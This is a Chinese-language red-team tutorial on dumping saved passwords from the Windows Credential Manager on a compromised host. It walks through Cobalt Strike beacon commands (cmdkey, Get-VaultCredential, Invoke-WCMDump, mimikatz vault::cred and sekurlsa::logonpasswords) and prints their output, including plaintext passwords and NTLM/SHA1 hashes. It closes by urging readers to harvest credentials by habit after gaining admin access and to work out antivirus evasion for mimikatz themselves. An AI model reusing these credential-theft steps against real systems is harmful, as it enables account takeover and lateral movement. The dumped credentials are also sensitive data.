
内网密码搜集 [在线解密 Windows 凭据管理器中的密码]


0x01 认识两种不同的 windows 凭据类型 [后续所有操作将全部在管理员权限下进行]

关于 windows 凭据管理器的作用,此处不再废话,你暂且可以粗暴的把它理解为就是存密码用的,假设此处的目标系统为 win 8.1 个人机,接着,依次点开**控制面板 -> 用户帐户和家庭安全 -> 凭据管理器**,我们会注意到此处有两种不同的凭据类型,一种是**web [普通]凭据**,另一种是 **windows 系统凭据**,简单理解,所谓的 web 凭据见名知意其实就是用来存储系统中的各类 web 密码的,比如,高版本 IE 浏览器中的密码,而 windows 凭据主要就是用来存储各种系统密码,比如,保存在本地的 rdp 连接密码 等等等...此处仅仅只是随便举个例子,其自身用途还远远不止提到的这些...具体如下



如何查看目标系统中保存的所有 windows 类型凭据,可直接利用系统自带的 cmdkey 工具即可,**通过这个只是能大概判断当前系统是不是可能保存的有各种系统账号密码,并不能直接看到对应的明文密码**

```
beacon> shell cmdkey /l
```



0x02 尝试获取 web 凭据中的各类明文密码

```
beacon> powershell-import /home/klion/Desktop/Get-VaultCredential.ps1
beacon> powershell Get-VaultCredential
```

```
beacon> powershell-import /home/klion/Desktop/Get-VaultCredential.ps1
[*] Tasked beacon to import: /home/klion/Desktop/Get-VaultCredential.ps1
[+] host called home, sent: 4364 bytes
beacon> powershell Get-VaultCredential
[*] Tasked beacon to run: Get-VaultCredential
[+] host called home, sent: 321 bytes
[+] received output:



[+] received output:
PackageSid   :
Identity     : bee
Vault        : Web Credentials
LastModified : 2019/3/28 9:40:36
Resource     : http://www.bwapp.com/
Credential   : bug

PackageSid   :
Identity     : admin
Vault        : Web Credentials
LastModified : 2019/3/20 10:42:22
Resource     : http://192.168.3.51/
Credential   :

PackageSid   :
Identity     : bee
Vault        : Web Credentials
LastModified : 2019/3/20 6:44:33
Resource     : http://192.168.3.76/
Credential   : bug
```

0x03 尝试获取 windows 普通凭据类型中的明文密码

```
beacon> powershell-import /home/klion/Desktop/Invoke-WCMDump.ps1
beacon> powershell Invoke-WCMDump
```

```
beacon> powershell-import /home/klion/Desktop/Invoke-WCMDump.ps1
[*] Tasked beacon to import: /home/klion/Desktop/Invoke-WCMDump.ps1
[+] host called home, sent: 3252 bytes
beacon> powershell Invoke-WCMDump
[*] Tasked beacon to run: Invoke-WCMDump
[+] host called home, sent: 309 bytes
[+] received output:


Username         : PC-WIN81CN\administrator
Password         : Admin12345
Target           : TERMSRV/192.168.3.219
Description      :
LastWriteTime    : 2019/3/20 13:59:56
LastWriteTimeUtc : 2019/3/20 5:59:56
Type             : Generic
PersistenceType  : LocalComputer

Username         : administrator
Password         :
Target           : TERMSRV/192.168.3.11
Description      :
LastWriteTime    : 2019/3/28 8:44:49
LastWriteTimeUtc : 2019/3/28 0:44:49
Type             : DomainPassword
PersistenceType  : LocalComputer
```

0x04 借助 mimikatz 套件,抓取 windows 凭据类型明文密码

如下,抓取普通 windows 凭据中的明文密码

```
beacon> mimikatz vault::cred
```

```
beacon> mimikatz vault::cred
[*] Tasked beacon to run mimikatz's vault::cred command
[+] host called home, sent: 961544 bytes
[+] host called home, sent: 61 bytes
[+] received output:
TargetName : TERMSRV/192.168.3.219 / <NULL>
UserName   : PC-WIN81CN\administrator
Comment    : <NULL>
Type       : 1 - generic
Persist    : 2 - local_machine
Flags      : 00000000
Credential : Admin12345
```

一键抓取当前系统中的所有账号密码 [还是那个问题,在 Win8.1 和 win 2012r2 之后的系统,默认直接去抓是抓不到本地用户的明文密码的]

```
beacon> mimikatz !privilege::debug
beacon> mimikatz !sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 316565855 (00000000:12de695f)
Session           : Batch from 0
User Name         : Administrator
Domain            : [redacted]
Logon Server      : [redacted]RVER1
Logon Time        : 3/11/2019 4:00:01 AM
SID               : S-1-5-21-983290101-1070120120-2394245822-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : [redacted]
         * NTLM     : d9b9f83d1b34b7afa2a037f033f395c9
         * SHA1     : f3fe7bacdb0311b086fdbb99354f82358659f5d2
         [00010000] CredentialKeys
         * NTLM     : d9b9f83d1b34b7afa2a037f033f395c9
         * SHA1     : f3fe7bacdb0311b086fdbb99354f82358659f5d2
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : [redacted]
         * Password : $1[redacted]
        kerberos :
         * Username : Administrator
         * Domain   : [redacted].LOCAL
         * Password : (null)
        ssp :
        credman :
         [00000000]
         * Username : [redacted]\administrator
         * Domain   : [redacted]\administrator
         * Password : $1[redacted]
         [00000001]
         * Username : [redacted]\admin
         * Domain   : 192.168.90.249
         * Password : un[redacted]
```

小结:

通常情况下,一旦拿到目标机器最高权限,不妨先习惯性的 cmdkey /l 下看看本地保存的到底有没有各种登录凭据,如果有,就直接顺手抓下,说不定会有惊喜[比如,抓到了一些可以用来突破网络隔离的 rdp 连接密码],当然啦,绝大多数情况下都不会有什么惊喜,不过,不试试谁又知道呢? 至于 mimikatz 的免杀问题,则需要大家想办法自行解决,别的确实也没啥太多好说的,有任何问题,欢迎及时反馈,非常感谢 😊

注：所有文章仅供安全研究之用，严禁用于任何非法用途

有任何问题，请直接联系该文章作者

一律严禁私自外传，由此所的引发的一切不良后果，均由读者自行承担

更多高质量精品实用干货分享，请扫码关注个人 微信公众号 ，或者直接加入 小密圈 与众多资深 apt 及红队玩家一起深度学习交流 :)

微信公众号

加入小密圈

- by klion
- 2019.3.6